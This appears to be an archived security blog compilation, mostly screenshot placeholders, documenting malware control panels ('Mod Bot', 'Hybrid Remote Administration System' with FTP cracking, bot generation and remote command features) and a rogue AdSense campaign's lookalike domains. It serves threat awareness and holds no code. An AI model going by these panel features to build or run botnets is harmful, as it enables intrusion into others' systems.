
[3]




[4]




[5]




[6]




[7]



[8]



[9]



1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjN_V8BZDZ9v_k2HLTjxTJl0ihDGqoMoNfDb60x2uLh1CjP1aL0sOtJnvVxWvCUlRkCst2gflDs0VR69J3wgbKjIu4m_IcTf0D_z
2. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgwCC-HIARGKKDNZiYmhq6-1ICu_1fb6bX2Ha4gJcdGvJZQ9uWqJ0yuyeuS7MPnJLR3AJJ676sC-g-cjdR0o-9vd_P0gYBd6AbtoV6
3. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEizqyMbMZ7amXx3msX0LWVpKQmpd1QKb8JbsZ5L0JaI2BbQHjnh0r97batR29umMazL1pr9CwCgCucDzso7-6JjuPK9pJ44rjksSq4>
4. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiXudR3wLSqcQD_ys7Q0QIf56tUXd90zCsXEsRbju4M87d77CcT_szQTnrbgReF0J7x7kRBtYSclPp9-A0J1xaEiAGuB0EcsgfQ9Fp
5. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiSJnNcVdM3FQE5_h7iaPIk_SG1D8L0iN0fXjVJ9JkAYfK0a9yhkJ3jWCa7vaqTREiVqzqFhc5RKCOcX0mshsEyv01e46HCf7WHE9c
6. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhx82KIGXP-wz4EwISdeKvhsEfOYSPKbduaQBjSH88eMtx88mzqyI9Vmm40nFTMZpZh6NKnWuGq-S_9M3V-pGSP-SIY6PWagbV17C
7. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjxMtS4oNRPyMTCkNMG-d6m5dXaipnxcrbMy-VLVR1MH2JBntH87d3Z8bS07EwufIw4USB_WlyDg1RFNhkoye7Hm1vcCpC_UD1MeQ3
8. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgsSKKnEswJ8iJsQv8G7-LcZuKJew02RVffdM6T7YQBd9M8h4iQilEv-5htfuw_GDzZiOw_f9QirdV9wLoGC40hUOTjxyWnVsftK55
9. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjPaoHpK6csSI0iABgLQ0-KnUDeL69MFxwC1YhbNv_Dfj6DHtsucbHizGyq4EUYpsGfZnJnUgLLUnrBjH_8P5dGD07FYuN40fNiKPA

1.2.11 Mod Bot v1.1 Malicious Software (2023-11-24 12:14)

An image is worth a thousand words.




[1]



[2]



[3]







- 1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjYjv-PSynomq_ue6awyUTUpzpBsG3DDh7HwBSAJU5I2lWt3QEdAlq4qw2qyYXg5D6Zs7c5Z5Rnr8Plv6GpsNQRFOq_IjpBRbfOVY-
- 2. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgkQENN7iLBIXC_d11UMv64G_GSHtc0YuBygOCf2sC_Z_zi-ckC0h36F3o00S18QWfLB74oqG34d0tmb0NH8fFXCaTZ9gr270xfkUi
- 3. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgSceJEJCzQ0JT8zHLTRZo3gigcEQUp9RDLw_KfgdVOHLzud0cucHI61-6fdetSqRCX07sGju4GxoMCupS08cf70UbmwooAtikXDVm


1.2.12 Hybrid Remote Administration System Malicious Software (2023-11-24 12:14)

An image is worth a thousand words.






[3]




[4]




[5]


[6]



[7]



[8]



[9]

© Hybrid Remote Administration Control System

[Terminal] [Statistics and Control Panel] [Hybrid Generator] [Dictionary Files] [FTP Cracking Progress] [Hybrid Help]

» Ftp Ip «	» Ftp Port «	» Dict File «	» Result «	» Action «

FTP ip:

FTP port:

Dictionary File:

© www.x1madine.com

[10]

© Hybrid Remote Administration Control System

[Terminal] [Statistics and Control Panel] [Hybrid Generator] [Dictionary Files] [FTP Cracking Progress] [Hybrid Help]

» Hybrid Generator

» Base Bot Name:

» Directory to place bot:

» Default Sleep Time:

» Home Server:

» Home Server Port:

» Gate Dir:

» Gate Script:

» Bot's User Agent:


» Autostart File:

© www.x1madine.com

[11]

© Hybrid Remote Administration Control System

[Terminal] [Statistics and Control Panel] [Hybrid Generator] [Dictionary Files] [FTP Cmecking Progress] [Hybrid Help]



» Bot IP «	» Country «	» Current Command «	» Bot Name «	» Bot Message «	» Check «	» Action «
------------	-------------	---------------------	--------------	-----------------	-----------	------------

Bot Name:

Command:

Argument 1:

Argument 2:

Argument 3:

Argument 4:


© www.xlmacine.com

[12]

© Hybrid Remote Administration Control System

[Terminal] [Statistics and Control Panel] [Hybrid Generator] [Dictionary Files] [FTP Cmecking Progress] [Hybrid Help]

» Encrypted Remote Terminal Emulator



root~#


Current Configuration: 172.16.51.1:6666

Bot IP:


Port:

© www.xlmacine.com

[13]



[14]




1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhXGOLAHM1OKX_ASockqTuygj1apYKB83JzIL03rAwTpV9FM1GChe3SSZaas-B7_p7fRDp5hgrHS3N6oEXAGqqbd7mexv34yh7kB-yJ
2. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgYpWLHR20jC7VY9evBYHyFB1FGl2j6Ao-aqTsgF0jOmtOIj6-4Gsw8npLsV5eAR8Yzlj13wDmQUBD3zTuVveXbvxHrsa5ES4s2tm>
3. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhBk3isu2CeWibAkP6MBkZQ01hT71z0LgvLyx7zx1MdCJPEZzkK5feq6UVYkldoJx38gc66RUtnXVSnZ0-R5HkR_xyVkT9p7XkbB19
4. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgro9_du8SgFaPw_qNQz_WJasAZ2Y63bvobj3BtLSCpRVVhGF4Gh2wsmxin0bgp9r06BY9Kd-4HF-caBWJ0w1B4zKelQyZ1egYYz9F
5. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgV6IxGG3AonyNwFKf8gKjLNkD_BYVrY36_ML8Ptmoaibq1nOuwm9bw0uprsvPD30yBfKQshBHHMfaCF8TztWxuU0gnIfViIXfHUD
6. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiCBuXxE_ZNSwtDRML2SW3Ih15Gg07XfHn7QisGBKKOUk76S uRMWP1K6TBEr2RZf83_1p0VEys24Di61WB2H6RcEgIhyphenhyphen
7. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjSjGVJZ70qawDx_2ilzX404CC-a9BNriqaTU6tccVh7tPBk0IBCJhFAbfdnGj_2G6o3WhxZ3bnjGgbmEz045B6ft2s03qgK23Gb8d
8. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhj-BarBhz1u00n1F0d83qzQg0-Ps0Qp5i4CrrlolkfU0Y1aK_K660NXQ1QP8AowbPMEb8jD_se9wk7MZkPCLXEhpiivLPLe1rTP5
9. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhpKGFwHn_NeJUQYPVnL1QKdh_sY5w3JXKoliNnStF1NVjUJpJisjBv60C60UzIuZ9Zibg8CYyGR8r-gtD4BUYCiJkXjnKfg_hxxz
10. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi5XcKPAW6NIrck0V6bibz8Npq0Cs0bGrNFDXJRNTuyrdxQ0yuV60UypyNB6ZUCDRQqRjK7YqomXEPVaNS5QURWVoZsqUx-6qcBvT6>
11. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgVZXWtZKhKbQgj4BmKYok2eg6TVdmqMY3NBjy_09GwfPeetUr8-bcKmHnvv7JfRli_33ANeaWE-L_qTTi6kkmc95foVDbwu81R7f
12. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgUsw7KFrjIcGKM0oJSHqtU2sASInAhcUKXZ6hebf8U-gn uBboXRhJtU5p9jNqKojAUq1P2CV4rxxRMorkg79veZ_42MRRn5SkqiIa
13. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi_TjQDMhyphenhyphen6KleRmW0jzyAiQEpIcPpqUjzzbZGoPHjU37G1OPpha9RsDFANzJxTDhlGmYlbdRya5gt61YVpMNnon2P8t

14. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjx5HYbUFLsgZn4gAc0wnirzVcj7yKx5epDTGr5crrgfe_xxU4pc41MvUqiTNF71-xhZE8T0AeFxfv6_Oby5WjfgG0JiIqK8EW5eEw

1.2.13 Rogue Google AdSense Campaign (2023-11-24 12:15)

An image is worth a thousand words.

[1]



[2]

209.85.97.155	bittorrent-co.com	azureus-co.com
209.85.97.155	bittorrent-co.com	bittorrent-co.com
209.85.97.155	bittorrent-co.com	lphant-co.com
209.85.97.155	bittorrent-co.com	amule-co.com
